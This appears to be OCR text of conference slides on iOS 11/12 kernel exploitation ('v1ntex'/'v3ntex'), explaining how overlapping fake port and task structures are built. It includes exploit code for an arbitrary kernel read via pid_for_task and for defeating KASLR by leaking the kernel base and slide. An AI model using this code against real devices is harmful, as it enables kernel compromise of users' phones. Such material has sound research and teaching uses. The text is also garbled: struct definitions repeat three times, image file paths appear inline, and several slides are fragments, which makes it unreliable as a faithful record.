                uint64_t waitq_prepost_id;
                struct {
                    kptr_t next;
                    kptr_t prev;
                } waitq_queue;
            } waitq;
            kptr_t messages;
            uint32_t seqno;
            uint32_t receiver_name;
            uint16_t msgcount;
            uint16_t qlimit;
            uint32_t pad;
        } port;
        kptr_t klist;
    } ip_messages;
    kptr_t ip_receiver;
    kptr_t ip_kobject;
    kptr_t ip_nsrequest;
    kptr_t ip_pdrequest;
    kptr_t ip_requests;//this one is refcount
    union {
        kptr_t *premsg;
        struct {
            uint8_t sync_qos[7];
            uint8_t special_port_qos;
        } qos_counter;
    } kdata2;
    uint64_t ip_context;
    uint32_t ip_flags;
    uint32_t ip_mscount;
    uint32_t ip_srights;
    uint32_t ip_sorights;
} kport_t;
```




```c
typedef volatile union {
    struct {
        struct {
            kptr_t data;
            uint32_t reserved : 24,
            type     :  8;
            uint32_t pad;
        } lock; // mutex lock
        uint32_t ref_count;
        uint32_t active;
        uint32_t halting;
        uint32_t pad;
        kptr_t map;
    } a;
    struct {
        char pad[OFFSET_TASK_BSD_INFO]; //0x368 (pretty large)
        kptr_t task_bsd_info;
    } c;
} ktask_t;
```

v1ntex exploit


```
typedef struct {
    uint32_t ip_bits;
    uint32_t ip_references;
    struct {
        kptr_t data;
        uint32_t type;
        uint32_t pad;
    } ip_lock; // spinlock
    struct {
        struct {
            struct {
                uint32_t flags;
                uint32_t waitq_interlock;
                uint64_t waitq_set_id;
                uint64_t waitq_prepost_id;
                struct {
                    kptr_t next;
                    kptr_t prev;
                } waitq_queue;
            } waitq;
            kptr_t messages;
            uint32_t seqno;
            uint32_t receiver_name;
            uint16_t msgcount;
            uint16_t qlimit;
            uint32_t pad;
        } port;
        kptr_t klist;
    } ip_messages;
    kptr_t ip_receiver;
    kptr_t ip_kobject;
    kptr_t ip_nsrequest;
    kptr_t ip_pdrequest;
    kptr_t ip_requests;//this one is refcount
    union {
        kptr_t *premsg;
        struct {
            uint8_t sync_qos[7];
            uint8_t special_port_qos;
        } qos_counter;
    } kdata2;
    uint64_t ip_context;
    uint32_t ip_flags;
    uint32_t ip_mscount;
    uint32_t ip_srights;
    uint32_t ip_sorights;
} kport_t;
```




```
typedef volatile union {
    struct {
        struct {
            kptr_t data;
            uint32_t reserved : 24,
            type     :  8;
            uint32_t pad;
        } lock; // mutex lock
        uint32_t ref_count;
        uint32_t active;
        uint32_t halting;
        uint32_t pad;
        kptr_t map;
    } a;
    struct {
        char pad[OFFSET_TASK_BSD_INFO]; //0x368 (pretty large)
        kptr_t task_bsd_info;
    } c;
} ktask_t;
```

v1ntex exploit

```c
typedef struct {
    uint32_t ip_bits;
    uint32_t ip_references;
    struct {
        kptr_t data;
        uint32_t type;
        uint32_t pad;
    } ip_lock; // spinlock
    struct {
        struct {
            struct {
                uint32_t flags;
                uint32_t waitq_interlock;
                uint64_t waitq_set_id;
                uint64_t waitq_prepost_id;
                struct {
                    kptr_t next;
                    kptr_t prev;
                } waitq_queue;
            } waitq;
            kptr_t messages;
            uint32_t seqno;
            uint32_t receiver_name;
            uint16_t msgcount;
            uint16_t qlimit;
            uint32_t pad;
        } port;
        kptr_t klist;
    } ip_messages;
    kptr_t ip_receiver;
    kptr_t ip_kobject;
    kptr_t ip_nsrequest;
    kptr_t ip_pdrequest;
    kptr_t ip_requests;//this one is refcount
    union {
        kptr_t *premsg;
        struct {
            uint8_t sync_qos[7];
            uint8_t special_port_qos;
        } qos_counter;
    } kdata2;
    uint64_t ip_context;
    uint32_t ip_flags;
    uint32_t ip_mscount;
    uint32_t ip_srights;
    uint32_t ip_sorights;
} kport_t;
```




```c
typedef volatile union {
    struct {
        struct {
            kptr_t data;
            uint32_t reserved : 24,
            type     :  8;
            uint32_t pad;
        } lock; // mutex lock
        uint32_t ref_count;
        uint32_t active;
        uint32_t halting;
        uint32_t pad;
        kptr_t map;
    } a;
    struct {
        char pad[OFFSET_TASK_BSD_INFO]; //0x368 (pretty large)
        kptr_t task_bsd_info;
    } c;
} ktask_t;
```

v1ntex kread

- ktask **refcount** overlaps with 32bit of ipc_port **ip_requests**
- To get valid refcount (iOS 11) **ip_requests** needs to be != 0
  - Any pointer value is fine!
- Just set **ip_requests** on all sprayed ports
  - **mach_port_set_attributes()** causes allocation and stores pointer there

v1ntex kread

- ktask **refcount** overlaps with 32bit of ipc_port **ip_requests**

```
//set refcount of faketask to something != 0
int cnt = 1;
for(size_t i = 0; i < NUM_AFTER2; ++i){
    assure(!(ret = mach_port_set_attributes(mach_task_self(), after2[i], MACH_PORT_DNREQUESTS_SIZE, &cnt, MACH_PORT_DNREQUESTS_SIZE_COUNT)));
}
for(size_t i = 0; i < NUM_BEFORE; ++i){
    assure(!(ret = mach_port_set_attributes(mach_task_self(), before[i], MACH_PORT_DNREQUESTS_SIZE, &cnt, MACH_PORT_DNREQUESTS_SIZE_COUNT)));
}
for(size_t i = 0; i < NUM_AFTER; ++i){
    assure(!(ret = mach_port_set_attributes(mach_task_self(), after[i], MACH_PORT_DNREQUESTS_SIZE, &cnt, MACH_PORT_DNREQUESTS_SIZE_COUNT)));
}
```


- **mach_port_set_attributes()** causes allocation and stores pointer there

v1ntex exploit

Fakeport points to faketask which simply overlaps with real port

kport_t* R = PT-sizeof(kport_t)

We already know where PT is
(we leaked that earlier)



v1ntex kread

- Now we can kread!
- Set a pointer with **port_set_context()** and to read 32bit from its location with **pid_for_task()**

```
uint32_t kread32_slow(kptr_t loc){
    int err = 0;
    uint32_t pid = 0;
    kern_return_t ret = 0;
    uint64_t readptr = loc-BSDINFO_PID_OFFSET;
    for (int i=0; i<NUM_AFTER2; i++) {
        assure(!(ret = my_mach_port_set_context(mach_task_self(), after2[i], readptr)));
    }

    for (int i=0; i<NUM_BEFORE; i++) {
        assure(!(ret = my_mach_port_set_context(mach_task_self(), before[i], readptr)));
    }

    for (int i=0; i<NUM_AFTER; i++) {
        assure(!(ret = my_mach_port_set_context(mach_task_self(), after[i], readptr)));
    }

    ret = pid_for_task(real_port_to_fake_voucher, (int*)&pid);

error:
    if (err) {
        printf("kread32 failed!\n");
        printf("error=%d ret=0x%08x s=%s\n",err,ret,mach_error_string(ret));
    }
    return pid;
}
```

v1ntex exploit

- Now we got:
  - kread
  - Pointer to real port with RECV_RIGHT
- Proceed with v0rtex to leak:
  - itk_space
  - self_task
  - IOSurfaceRootUserClient port/address/vtable
  - kernel base

```
kptr_t recv_port_address = port_address - sizeof(kport);
LOG("useport_addr=%p",(void*)recv_port_address);

LOG("doing first kread...");
usleep(500);

kptr_t realport_addr = kread64_slow(recv_port_address + offsetof(kport_t, ip_pdrequest));
LOG("realport_addr=%p",(void*)realport_addr);

kptr_t itk_space = kread64_slow(realport_addr + offsetof(kport_t, ip_receiver));
LOG("itk_space=%p",(void*)itk_space);

kptr_t self_task = kread64_slow(itk_space + OFFSET_IPC_SPACE_IS_TASK);
LOG("self_task=%p",(void*)self_task);

assure(!(ret = mach_ports_register(mach_task_self(), &client, 1)));

kptr_t IOSurfaceRootUserClient_port = kread64_slow(self_task + OFFSET_TASK_ITK_REGISTERED);
LOG("IOSurfaceRootUserClient_port=%p",(void*)IOSurfaceRootUserClient_port);

kptr_t IOSurfaceRootUserClient_addr = kread64_slow(IOSurfaceRootUserClient_port + offsetof(kport_t, ip_kobject));
LOG("IOSurfaceRootUserClient_addr=%p",(void*)IOSurfaceRootUserClient_addr);

kptr_t IOSurfaceRootUserClient_vtab = kread64_slow(IOSurfaceRootUserClient_addr);
LOG("IOSurfaceRootUserClient_vtab=%p",(void*)IOSurfaceRootUserClient_vtab);

kbase = kread64_slow(IOSurfaceRootUserClient_vtab + OFFSET_VTAB_GET_EXTERNAL_TRAP_FOR_INDEX*sizeof(kptr_t));

kbase = (kbase & ~(KERNEL_SLIDE_STEP - 1)) + KERNEL_HEADER_OFFSET;

for(; kread32_slow(kbase) != KERNEL_MAGIC; kbase -= KERNEL_SLIDE_STEP);

uint64_t slide = kbase-OFFSET_KERNELBASE;
LOG("Kernel base: %p",(void*)kbase);
LOG("Kernel Magic: 0x%08x",kread32_slow(kbase));
LOG("Kernel slide: %p",(void*)slide);
```

v3ntex exploit

- iOS 12 added refcount mitigations
- os_refcnt_t allowed range is 1-0x0fffffff (7 **f**'s, not 8)
- Refcount outside this range panics :(
  - Upper 32bit always panic
  - Lower 32bit panic if value higher than 0x0fffffff
    - Happens if we do lots of allocations (which we do)
- Overlapping technique also breaks if ipc_port or ktask is changed

v3ntex exploit

- Similar to @_bazad approach we use pipes!
- v1ntex->v3ntex
  - Put fakeport and faketask in pipe buffer instead of OSData
    - Allows safely read and write inside the buffer
    - No need for **port_set_context()** hack


Pipes

- POSIX programs use filedescriptors
  - Default ones: stdin, stdout, stderr
- Pipe gives you **input** and **output** descriptor, for reading/writing

Pipes

- Blocking pipe
  - Write stalls until all data was read
- Nonblocking pipe
  - Write stores data in the pipe and finishes
  - Read gets data from the pipe (and thus clears buffered data)


Pipes



Blocking

Pipes


Write



Non-Blocking


Pipes

Write



Non-Blocking


Pipes



Non-Blocking

Pipes


Idle



Non-Blocking

Pipes

Read



